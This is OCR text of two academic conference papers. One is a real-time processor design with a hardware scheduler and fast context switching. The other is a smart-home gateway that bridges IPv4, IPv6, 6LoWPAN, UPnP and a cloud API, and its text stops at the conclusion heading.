


Figure 4. EX stage, IDEX and EXMEM pipeline registers

SE32-32 bits sign extender, SL2-2 bits left shifter, MEM-a group of signals generated by the CU that take effect in the Memory Access stage, WB- a group of signals generated by the CU that take effect in the Write Back stage, jok-jump ok, JR-Jump register, UCJA-Unconditional Jump Address, SD-Source/Destination, CJA-Conditional Jump Address, memread/memwrite – memory read-write control signals, ALUout-Arithmetical and Logical Unit result, Add-simple adder, Flush-signal generated by the HDU that is active for flushing the pipeline register EXMEM. This action is needed to prevent the accidental writes of the memories in the MEM stage.

MPRA implements two forwarding units that are responsible for solving the data dependencies that occurs in the MEM stage. One example is the execution of a "lw" followed by the "sw" instruction. Reading the data from the register file implies stalling of the pipeline until the previous operation is completed. By the time the data is needed in the memory write sequence the result is already available from the "lw" instruction in the MEMWB register. The forwarding hardware solves the dependency by using the result from the MEMWB pipeline register and making it available for the next instruction in the next clock cycle. The data to be written in the register file in the WB stage comes from two possible sources: memory and ALU. There are situations however where the forwarding hardware cannot solve all data dependencies between instructions. If an instruction provides a result later than the time where it has to be consumed by the following instruction then the forwarding hardware has no effect and this is where the HDU (Fig. 6) takes action. A dependency like "lw" followed by an arithmetic operation that uses the data fetched by "lw" is one example. The problem is resolved in two steps. First the HDU inserts a bubble into the pipeline and delays the execution of the arithmetic operation until the loaded data is fetched from the memory. At this point the fetched data is available in the MEMWB pipeline register and the next step would be

to write this information in the register file in the WB stage but this would imply stalling the pipeline an additional clock cycle. This is something to be avoided for performance reasons. At the point where the data is already present in the MEMWB register the forwarding hardware takes action and forwards the data directly in the EX stage of the arithmetic operation.




Figure 5. EXMEM and MEMWB pipeline registers.

WB- a group of signals generated by the CU that take effect in the Write Back stage, memread/memwrite – memory control signals, brtype-branch type, jok-jump ok, JR-Jump register, UCJA-Unconditional Jump Address, SD-Source/Destination, CJA-Conditional Jump Address, ALUout-Arithmetical and Logical Unit result, OPc-Opcode, S1-Source1, S2-Source2, D-Destination, ret-return, regwrite-register write, RDData- Read Data, rfdatasel-signal that selects what data is to be written in the register file-ALUout or data from the memory




Figure 6. HDU control signals

The pipeline stalling procedure consists of two steps. First the "PC_write" (Fig. 1) and "IFID_write" (Fig. 2) control signals are de-asserted to prevent loading new instructions into the pipeline, and, in the second step, bubbles are used to flush the contents of the pipeline registers. The main goal of this action is to make sure there are no write signals active that can change the internal state of the memories (memory - for data write access). We can imagine a hazard situation generated by a conditional branch that is taken. Normally the CPU will use a "branch never taken" assumption and it will fetch the following instructions based on the space locality principle. If a branch is taken then the already loaded instructions after the jump instruction must be discarded and never executed.

III. HSE UNIT

HSE is the key functional unit of the proposed real time CPU architecture. The role of this block is to remap the pipeline registers and the application context registers of a task that is ready to be executed. Unlike the hardware scheduling techniques that were mentioned in the introductory chapter, in our design the scheduling unit is part of the processor itself and is directly controlled with dedicated instructions. The implementations described above use the hardware scheduler for computing the next task to be executed. The actual context switching process is performed in a classic manner by a commercial processor. In most cases the performance gain is not significant because the context switching process is identical to a software scheduler. Whenever we talk about an external scheduler there is a performance penalty that adds to the context switch time, due to the communication between the CPU and the scheduler over MMIO or communication busses. In order to assure the timing expectations of hard real-time applications the HSE is using a remapping technique to change the task contexts. It is more time efficient to simply remap the contexts of the tasks instead of saving and restoring the registers from the stack. Usually context saving time is dependent on the number of registers to be saved and the number of save/restore sequences. Just as an example to have an idea about the time requirements, a software scheduler can require between 100 and 500 clock cycles to perform the context switch including the scheduler time. HSE performs both scheduling and the task context switch in ½ clock cycles. This means the new task to be executed has its execution data loaded and ready to be processed starting from the next clock cycle. The worst case scenario happens when the pipeline registers contain a "sw" instruction. For this case the time needed to perform a context switch is 3 clock cycles. This design uses shared memory to transfer data between tasks so the "sw" instruction execution is given a higher priority against other CPU operations. The execution of this instruction must be finished before a new task is started. By doing so we assure that the next task to be executed will load consistent information stored by the previously executed task. The pipeline registers are constantly monitored by the HDU and the presence of this particular instruction ("sw") will activate the Inhibit signal (Fig. 6) so that HSE will avoid switching contexts during this 3 clock cycle time.

Some engineers noticed that a hardware scheduler may also impose a performance penalty due to improper usage of a pipeline at full capacity. As for any case of conditional or unconditional branch, a pipeline is flushed to preserve the coherency of the program if a branch is taken. Same goes for hardware schedulers where a big number of context switches would finally lead to an improper usage of the pipeline and possible problems

related to timing constraints being missed. HSE is not imposing any pipeline time or performance penalty. Since each task has its own pipeline registers, launching another task will not require any pipeline register flushing or instruction discarding. Each task pipeline will stay full at all times as long as each task will not run branch instructions that are taken.

HSE uses a unified priority space for both interrupts and tasks (Fig. 7). This organization prevents low priority interrupts to perturb the execution of high importance tasks. The general rule is that only the interrupts assigned to a current task and the interrupts assigned to higher importance tasks can interrupt a current running task. The interrupts assigned to lower priority tasks are postponed until there is no higher priority task or interrupt to be executed. The configuration of the system is very flexible so it is up to the user to decide if the interrupts can or cannot interrupt the tasks. The interrupts (IST) and hardware activated tasks (HAT) [14] are preordered based on the descending priority in the Service Request Register (SRR). If the interrupts sources are routed in the left hand side of the SRR then the execution of interrupts takes precedence over tasks. Fig. 7 presents a configuration where interrupts and tasks priorities are mixed. All the periodic tasks must subscribe to the system timer and have the comparator modules programmed for the desired execution period.

The control of the HSE is done with dedicated instructions which will be explained in the next chapter. One particular instruction is used to provide information about the status of the executing task. The instruction is inserted into the pipeline at the end of each task's main loop to signal the HSE that the main loop of the executing task is finished and the control can be transferred to a lower priority task that is waiting to be executed. All tasks must be organized with a main loop and it's the compiler which will transparently insert the signaling instruction at the end of the main loop. An exception to this rule is the least significant task which does not require any signaling instruction. This task is used only as an idle task. If there is no signaling mechanism then the execution of the application will always remain stuck in the highest priority task and the lower priority tasks will not be dispatched. The feedback information coming from the signaling instruction is also used by the HSE to detect catastrophic errors in the program execution. If one task reports the signal instruction more than once per programmed time period then this is an error condition. Also if the signaling information is not received from the task in its allotted time period then the watchdog unit will consider this as a critical error and will take corrective measures. By default the most important task is predefined for a fail-safe functionality. The HSE has the capability to independently place the system in a fail-safe state if a catastrophic error is detected or if the number of errors reached a predefined maximum value. The same fail-safe task can be used by the HSE to place the system in a defined state if an undefined instruction is executed or a division by zero was attended.

The scheduling function has been intentionally kept to a simple form to minimize hardware complexity. It is totally up to the user how the arrangement of tasks is done in the SRR. Implementing a Rate Monotonic Algorithm (RMA) implies positioning the tasks with the higher execution rate in the highest priority locations while implementing an Earliest Deadline First (EDF) algorithm implies placing tasks with the closest deadlines in the highest priority locations.




Figure 7. HSE organization

SRR-Service Request Register, MR-Mask Register, ISR-In Service Register, HAT-Hardware Activated Task, IST-Interrupt Service Task

IV. HSE CONTROL

HSE is controlled with dedicated instructions (Table I) that are part of the MPRA architecture design. HSE instructions are independently decoded in the HSE in the ID stage based on the information from the IFID pipeline register. *Schedenn*, *scheddisn* instructions can be used to enable/disable execution of both interrupts and tasks. *Schedn* instruction can be used for scheduling both higher and lower priority tasks. Normally it makes no sense of using this instruction to schedule a higher priority task as long as the scheduler is performing automatically this operation at each clock cycle. If a higher task that is not yet activated for execution then using this instruction with the task number as a parameter will determine the execution of that task even if it was not previously activated by a hardware event. Running this instruction will mark the task active in the SRR. This instruction will not have any effect on tasks that have been previously disabled for execution with a *scheddisn* instruction.

TABLE I. HSE CONTROL INSTRUCTIONS

Instruction name	Description
eni	Enables global interrupt execution
disi	Disable global interrupt execution
scheden	Enables hardware scheduler
scheddis	Disable hardware scheduler
schedenn	Enables scheduling of task N.
scheddisn	Disables scheduling of task N
schedn	Forces scheduling of task N
signaln	Signals end of task main loop

Forced scheduling of a lower priority task is possible using the *schedn* instruction. Starvation situations with lower priority tasks waiting for IO resources or similar situations are not a problem with this fully preemptive hardware scheduler. *Scheden* and *scheddis* can be used to totally disable the scheduler (e.g. during the execution of a critical section) and to re enable the scheduler. *Eni* and *disi* are used to handle the execution of the interrupts. *Signaln* is not used to activate any task but just to inform

the HSE that the main loop of the current task has ended so the HSE can switch to another task. This instruction is automatically inserted by the compiler at the end of the main loop of each task. As described previously, this signal is checked by the watchdog of the HSE to see if the system is still running fine.

V. DIFFERENCES OVER MIPS ARCHITECTURE

Our design uses independent simple adders for calculating the conditional and unconditional jump addresses. These values are calculated even if the instruction is not a jump instruction. The 32 bit sign extenders and the shift left units have been moved from the decode stage into the execute stage. Reason for this is just to save some space in the pipeline registers. For the future implementations the 32 bit sign extenders and shift left units will be moved back in the decode stage to maintain a balance between the propagation times of the two stages. The design supports the *JR* instruction that allows jumping to any memory location in the 4G address space. The handling of the PC with *call* and *ret* instructions has been implemented in the register file. The MIPS architecture is used just as reference but all the functional blocks: ALU, Forwarding Units 1 and 2, HDU, register file, pipeline registers and datapath are custom designs. The field organization of the pipeline registers is different compared to the MIPS architecture.

The register file has a special design that allows context remapping using a task address that is generated by the HSE. This custom design of the register file eliminates the need of using a stack for saving and restoring the context of the functions. Each bank (Fig. 3) has 10 register sets of thirty 32 bit wide registers that can be used for function calls without the need to save the contents of the registers on the stack. The register file automatically performs operations of moving parameters and return values from one register set into another. The 10 parameter registers from each register set will be used for passing parameters to the called function. When a function is returned the parameter register can contain return data if any. Both register file and the program/data memory are built using a multiport architecture. This means they can support multiple reads/writes in the same clock cycle. The register file supports four simultaneous operations (three reads and one write) while the program/data memory supports two simultaneous operations (one read and one write or two reads).

The major and most important difference that comes to support the real-time requirement of our design is a multi-pipeline register organization that allows very fast task switching without affecting the throughput of the pipeline. Each task has its own set of pipeline registers that are activated by the HSE in parallel with the register file bank remapping for the next task to be started.

VI. CONCLUSIONS AND FUTURE WORK

The presented architecture describes the concept of a high speed context switching processor that can perform both context switching and scheduler operations in a dedicated hardware component. The design totally eliminates the communication overhead that is specific to already existing mixed hardware-software designs with external hardware schedulers. The performance of the hardware scheduler is two orders of magnitude better than software schedulers, which makes it perfect for real time applications where a high number of context switches is performed. The minimum context switch time is ½ clock cycle and the maximum time is 3 clock cycles if the pipeline contains a "sw" instruction. A future paper will describe in more detail the performance of this design implemented on a Virtex6 XC6VLX240T FPGA device. In future revisions we will try to improve how the register sets (Fig. 3) are used depending on the number of function calls. For situations where the number of function calls has not reached its limit, the free registers will be used as a fast access general purpose memory.

REFERENCES

[1] E. Dodiu, A. Graur, V.G. Gaitan, C.N. Gaitan, "µC/OS-II Real-Time Kernel Port for Cirrus Logic EP93xx platform", in 10th International Conference on Development and Application Systems, Suceava, Romania, 2010

[2] J. Labrosse, "MicroC/OS-II the Real Time Kernel" 2nd edition, CMP Books, 2002, pp. 20-150

[3] M. Vetromille, L. Ost, C.A.M. Marcon, C. Reif, and F. Hessel, "RTOS Scheduler Implementation in Hardware and Software for Real Time Applications", in Seventeenth IEEE International Workshop on Rapid System Prototyping, 2006, pp. 163-168

[4] E. Dodiu, A. Graur, and V.G. Gaitan, "Hard-Soft Real-Time Performance Evaluation of Linux RTAI Based Embedded Systems", in Electronics and Electrical Engineering, Kaunas:Technologija, No.8(104), 2010, pp. 51-56

[5] P. Kuacharoen, M. Shalan, and V.J. Mooney III, "A Configurable Hardware Scheduler for Real-Time Systems", in Proc. Engineering of Reconfigurable Systems and Algorithms, 2003, pp.95-101

[6] T. Nakano, A. Utama, M. Itabashi, A. Shiomi, and M. Imai, "Hardware Implementation of a Real-Time Operating System", In Proceedings of the 12th TRON Project International Symposium, 1995, pp. 34-42

[7] M. Vetromille, L. Ost, C.A.M. Marcon, C. Reif, and F. Hessel, "RTOS Scheduler Implementation in Hardware and Software for Real Time Applications", in Seventeenth IEEE International Workshop on Rapid System Prototyping, 2006, pp. 163-168

[8] P. Kohout, B. Ganesh, and B.Jacob, "Hardware support for real-time operating systems," in Proceedings of the 1st IEEE/ACM/IFIP international conference on Hardware/software codesign and system synthesis. Newport Beach, CA, USA: ACM, 2003, pp. 45-51

[9] L. Lindh, "FASTHARD - A Fast Time Deterministic HARDware Based Real-time Kernel", Proceedings of the Fourth Euromicro Workshop on Real-Time Systems, June 1992, pp. 21-25

[10] V.J. Mooney III, and D.M. Blough, "A hardware-software real-time operating system framework for SoCs", in IEEE Design & Test of Computers, 2002, pp. 44-51

[11] A.C. Nacul, F. Regazzoni, and M. Laiolo, "Hardware Scheduling Support in SMP Architectures", in Design, Automation & Test in Europe Conference & Exhibition, DATE'07, 2007, pp. 1-6

[12] S. Chandra, F. Regazzoni, and M. Lajolo, "Hardware/Software partitioning of operating systems: a behavioral synthesis approach", in Proc. of ACM GLSVLSI, 2006, pp. 324-329

[13] N. Gupta, S.K. Mandal, J. Malave, A. Mandal, R.N. Mahapatra, "A Hardware Scheduler for Real Time Multiprocessor System on Chip", in 23rd International Conference on VLSI Design, 2010, pp.264-269

[14] V.Gaitan, "The Highly Functional Distributed System", in 4th International Symposium on Automatic Control and Computer Science, Vol. 1, Iasi 1993, pp. 277-282.

[15] D. A. Patterson, J. L. Hennessy, "Computer Organization & Design: The Hardware/Software Interface", Morgan-Kaufmann, 2007

Gateway Device for Energy-Saving Cloud-Enabled Smart Homes

M. Z. Bjelica*, B. Mrazovac*, V. Vojnovic** and I. Papp*
* University of Novi Sad, Faculty of technical sciences, Novi Sad, Serbia
** RT-RK Institute for Computer Based Systems, Novi Sad, Serbia
milan.bjelica@rt-rk.com

Abstract - In this paper we present a solution of a gateway device for smart homes with the ability to interact with IPv6-enabled home devices over 6LoWPAN, answering to the need for the creation of ubiquitous, energy-saving home networks. The gateway also supports the traditional IPv4 interfacing over WiFi and Ethernet. UPnP over IPv6 is fully enabled so that all devices can be easily found by the UPnP discovery from any node in the network. Finally, the gateway enables the devices to be visible by a cloud server, which in turn enables a variety of web applications for home control to interact with home devices by using asynchronous API calls. In the paper the details of the proposed cloud-enabled smart home architecture are given, including the realization of the gateway device, 6LoWPAN end nodes and basic cloud services demonstration applications.

I. INTRODUCTION

Recently home automation systems have been challenged with the two outstanding needs: the need for the high interoperability between home devices and the need for user interfacing to the system from different end points (internet, mobile phones, TV sets, etc). Requests for low power consumption for home automation-enabled devices introduced new home connectivity standards, such as Zigbee. This, in turn, required centralized device mapping and identification, explicit pairing procedure and a complex translation of commands/events to the semantics needed by user interfaces. The result is the most frequent use case encompassing the central controller with a variety of connectors and an end-user application that needs to be installed to every client device.

Migration to IP-based protocols in the home automation realm resolves most of the aforementioned concerns. Growing support for IPv6 and its large address space enables the integration of large numbers of small devices to the IP network, such as bulbs or switches. The introduction of 6LoWPAN wireless protocol enables these devices to be compatible with IPv6 while maintaining low power consumption. Now UPnP can be used to perform automatic discovery from many client devices without the need to install client software. Device presentation page can be served in the form of a simple web UI to any of these end devices. The complete set of events/commands can be mapped to the cloud server, so that the home automation system becomes visible over the internet and easily accessible by the different web applications which provide users with home control options.

Solutions of the cloud-enabled gateways for home automation are scarce. Digi provides Zigbee to IP gateways that are integrated to their cloud servers [1], however, each device needs to implement a required Digi API to be visible by the cloud server. There are also solutions based on Zigbee and OSGi framework [2]. Home gateway with the specific regard to energy efficiency is presented in [3]. A gateway solution for IPv6 wireless sensor networks over 6LoWPAN is presented in [4]. However, neither one of these solutions is fully UPnP/IPv6 enabled nor it facilitates the integration with both home devices and the cloud server and provide seamless device discovery. Additional problems encountered are related to the restrictions of UPnP, which uses link local IPv6 addresses during the discovery. This prevents the devices to be visible across bridged networks. UPnP also makes it difficult to integrate IPv4 and IPv6 devices simultaneously (solution in this regard is proposed in [5]). Available memory on the client devices is considerably low, rendering the integration of 6LoWPAN, UPnP and HTTP-based interfacing even more complex.

In this paper we present a home automation gateway resolving most of the aforementioned problems, with the support for IPv4/IPv6, UPnP over IPv4/IPv6, 6LoWPAN and cloud computing. In the next section, we give details of the gateway architecture and basic concepts. In Section III we give the results of the evaluation.

II. GATEWAY ARCHITECTURE

The gateway is based on a small form factor embedded computer with the support for WiFi and Ethernet, whereas the support for 6LoWPAN is achieved by the addition of the 6LoWPAN USB module (Figure 1).

Linux-based operating system is used as a backbone for the gateway software. The software is comprised of the following blocks: (1) IPv4/IPv6 routing block; (2) UPnP replication block; (3) Cloud proxy block; (4) Configuration block; (5) Device manager and (6) Application manager. The block diagram of the software architecture is shown in Figure 2.

This work was supported in part by the Ministry of Education and Science of the Republic of Serbia under the project 44009.




Figure 1. The presented gateway device with the 6LoWPAN extension module




Figure 2. Block diagram of the software architecture for the gateway solution

The IPv4/IPv6 routing block performs the configuration of the system so that all IPv4 requests are translated to IPv6 and vice-versa (similar as in [6]). Additionally, it enables routing of packets coming from WiFi or Ethernet interface, to 6LoWPAN interface. This way all IPv6 home devices using 6LoWPAN are accessible from any standard IPv6-enabled client that is connected to the gateway over WiFi or Ethernet.

The IPv4/IPv6 routing block is implemented in the form of Linux bash scripts, 3rd party software *radvd* [8] and the translation software. The script called *gatewayboot* is being invoked upon the gateway startup, and is using *gatewayloader* script to configure the required routing. The steps required include the following:

- set appropriate IPv4 and IPv6 addresses to all network interfaces (`usb0` – 6LoWPAN adapter, `eth0` – Ethernet adapter, `eth1` – WiFi adapter):

```
ip address add 192.168.0.1 dev usb0
ip address add 192.168.0.2 dev eth0
ip address add 192.168.0.3 dev eth1
ip -6 address add aaaa::1/64 scope global dev usb0
ip -6 address add bbbb::1/64 scope global dev eth0
ip -6 address add cccc::1/64 scope global dev eth1
```

- set appropriate forwarding:

```
echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

- start *radvd*:

```
radvd start
```

- start translation software:

```
./ipv4_ipv6
```

The UPnP replication block performs the discovery of the devices on the 6LoWPAN network and creates a copy for each UPnP root device discovered, to provide visibility of all UPnP devices in all networks bridged within the gateway. Device description XMLs and presentation pages are not cached in the gateway but remain hosted by the home devices.

UPnP replication block is implemented as a separate application using *libupnp* [9] to perform the discovery, UPnP device shadowing and other UPnP-related operations. The discovery is executed periodically on all interfaces, and all the devices are shadowed so that they become available on all available interfaces. Shadow copies of UPnP devices retain global addresses of their XML descriptions and presentation pages. Home clients performing the discovery will then continue to communicate with the device via the IPv4/IPv6 routing block, instead with the shadow copy of the device. An instance of UPnP replication application is started for every available interface:

```
./upnpreplicator eth0
./upnpreplicator eth1
./upnpreplicator usb0
```

The remaining blocks (Cloud Proxy, Device Manager and Application manager) are all implemented within the application *main.*

Device Manager is communicating with the UPnP replication application by using a socket-based API, to obtain the list of all devices available and their presentation URLs. Then, device manager uses HTTP protocol to communicate with the devices, obtain their state and parameters, and send commands to them.

The Cloud Proxy block communicates over the internet with the cloud server using XML-based socket communication. It informs the cloud about all the changes in the home automation system, such as the active devices and their states. Additionally, the cloud proxy is responsible for the reception of all command requests issued by the cloud server, and their routing to the device manager for execution.

Cloud API was made easy to install and use when programming various web or standalone applications. It is a HTTP-based API, so it can be easily accessed from any device that has the internet connection. The following API methods are among the most significant: (1) list all devices in a given home; (2) list all devices in a given home for a given area (room); (3) list parameters for a specific home device; (4) get value of a device parameter; (5) set value of a device parameter; (6) get a device event state; (7) send command to a device; (8) disable or enable a device etc. One example of an API call obtaining current brightness percentage of a light in the home would be:

```
GET
http://192.168.237.205/homecloud/api?getparam&home=133&
device=28&param=3 HTTP/1.0
Authorization: Basic cm9vdDp2ZW50dXJl
```

with the response:

```
HTTP/1.0 200 OK
Content-type: text/plain
Cache-Control: no-cache
value=70
```

Configuration block serves configuration web pages so that the gateway parameters can be configured. Configuration web pages allow basic operations with the devices, including the setup of device parameters and the execution of test scenarios. Test scenarios consist of a sequence of text-based commands to devices, and a description of a resulting state to be observed. This way the commissioning of the system is facilitated for the installers.

Application manager initializes the device manager, cloud proxy and the configuration block. Additionally, it runs the UPnP replication application. Application manager contains the application entry point, and encapsulates the gateway application. The bash script *gatewayboot* is responsible for starting up the gateway application upon the startup of the embedded computer.

III. Evaluation Results

The evaluation of the gateway was performed with the following outstanding goals: (1) comparison of energy consumption and responsiveness of the home automation system based on the proposed gateway with the similar solutions in the field, (2) implementation of end user application based on the cloud API and (3) control of IPv6-enabled devices with no specific application required.

In order to compare energy consumption and responsiveness, the gateway was installed and connected to the 6LoWPAN enabled dimmer switches. Two usage scenarios were created. The first scenario involved UPnP discovery from a tablet PC, and control by using the device presentation page. The second scenario tested the use of a simple web application that was created to set dimming level on a specific switch, by communicating to the cloud server via asynchronous calls. Setup concept and the web interface are shown in Figure 3.




Figure 3. Setup concept for cloud computing using gateway and web UI

Response time was compared with the commercial Control4-based solution [7], which controlled dimming from a web navigator or a touch panel. Energy consumption of a dimmer switch using 6LoWPAN and the presented gateway was compared to the Control4 Zigbee dimmer and the HC300 controller. The purpose of this comparison is only to provide indication as opposed to strict evaluation, given the differences in design and functionalities of different gateways and controllers. The results are shown in Table I.

TABLE I. Response Time and Energy Consumption Comparison

Setup / Use case	*Response time (ms)*	*Energy consumption (mW)*
Proposed gateway + 6LoWPAN dimmer		5000+80
Control4 HC300 + Zigbee dimmer		26000+350
Proposed gateway – web dimming	~2100	
Control4 – web dimming	~3400	
Proposed gateway – offline dimming	~250	
Control4 – touch-panel dimming	~450	

The results show that the presented solution is comparable both in the energy consumption and performance to the current de facto standard for residential home automation with Control4. Available cloud API enables the creation of vast variety of web applications, thus providing scalability.

A modern end user Android application for the home system based on the implemented gateway device was implemented (Figure 4). The application enables the creation of scenes, whereas each scene can be assigned hotspots corresponding to the appropriate device placement. Scenes are captured from the real home environment by using the embedded camera. User is able to control devices (toggle on/off, set dim level on a




Figure 4. Android-based home control application using the cloud API




Figure 5. Controlling IPv6-enabled lamp by using its own presentation page via the gateway (no specific client software is required): a) network page showing a found lamp device via UPnP; b) presentation page of the lamp as shown in the browser; c) color of the lamp set to green by using the presentation page and d) status of the presentation page is updated.

dimmable lights etc) by using an intuitive user interface. User is able to access and control the home from any place by using his mobile phone or tablet, whereas the only requirement is the internet connection.

The proposed gateway is expected to fully demonstrate its potential once the IPv6-enabled home devices get widely deployed in the homes. For the evaluation purposes, IPv6-enabled RGB lamp with the support for UPnP was set up to host presentation pages. These presentation pages could be accessed from any device in the network equipped with web browser. The example in Figure 5. shows the laptop screen with a lamp detected in the local network via UPnP. After double-clicking the icon of the dimmer, the presentation page popped up in the browser. The presentation page then allowed basic control of the lamp, such as changing the light color. This scenario showed the benefit of IPv6-enabled home automation system, in which the need for dedicated client-side applications is avoided.

IV. CONCLUSION

